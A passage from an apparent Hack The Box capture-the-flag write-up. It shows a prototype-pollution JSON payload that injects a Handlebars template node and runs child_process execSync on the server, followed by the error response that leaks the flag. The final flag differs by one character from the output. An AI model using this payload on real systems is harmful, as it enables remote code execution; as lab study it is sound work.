Host: docker.hackthebox.eu:32680
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://docker.hackthebox.eu:32680/
Content-Type: application/json
Origin: http://docker.hackthebox.eu:32680
Content-Length: 399
Connection: close

{
  "__proto__.type":"Program",
  "__proto__.body":[
    {
      "type":"MustacheStatement",
      "path":0,
      "params":[
        {
          "type":"NumberLiteral",
          "value":"process.mainModule.require('child_process').execSync(`$(cat /tmp/flag)`)"
        }
      ],
      "loc":{
        "start":0,
        "end":0
      }
    }
  ],
  "artist.name":"Westaway"
}
```

```
HTTP/1.1 500 Internal Server Error
X-Powered-By: Express
Content-Security-Policy: default-src 'none'
X-Content-Type-Options: nosniff
Content-Type: text/html; charset=utf-8
Content-Length: 1177
Date: Sun, 22 Nov 2020 07:27:08 GMT
Connection: close

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <title>
      Error
    </title>
  </head>
  <body>
    <pre>
      Error: Command failed: $(cat /tmp/flag)<br>
      /bin/sh: HTB{wh3n_l1f3_g1v3s_y0u_p6_st4rt_p0llut1ng_w1th_styl3}: not found<br>
      <br>
       &nbsp; &nbsp;at checkExecSyncError (child_process.js:621:11)<br>
       &nbsp; &nbsp;at Object.execSync (child_process.js:657:15)<br>
       &nbsp; &nbsp;at Object.eval [as main] (eval at createFunctionContext (/app/node_modules/handlebars
       &nbsp; &nbsp;at main (/app/node_modules/handlebars/dist/cjs/handlebars/runtime.js:208:32)<br>
       &nbsp; &nbsp;at ret (/app/node_modules/handlebars/dist/cjs/handlebars/runtime.js:212:12)<br>
       &nbsp; &nbsp;at ret (/app/node_modules/handlebars/dist/cjs/handlebars/compiler/compiler.js:519:21)
       &nbsp; &nbsp;at /app/routes/index.js:19:86<br>
       &nbsp; &nbsp;at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95
       &nbsp; &nbsp;at next (/app/node_modules/express/lib/router/route.js:137:13)<br>
       &nbsp; &nbsp;at Route.dispatch (/app/node_modules/express/lib/router/route.js:112:3)
    </pre>
  </body>
</html>
```

Here, let's zoom in on that response a bit:



```
<body>
  <pre>
    Error: Command failed: $(cat /tmp/flag)<br>
    /bin/sh: HTB{wh3n_l1f3_g1v3s_y0u_p6_st4rt_p0llut1ng_w1th_styl3}: not found<br>
    <br>
     &nbsp; &nbsp;at checkExecSyncError (child_process.js:621:11)<br>
```

Flag: `HTB{wh3n_lif3_g1v3s_y0u_p6_st4rt_p0llut1ng_w1th_styl3}`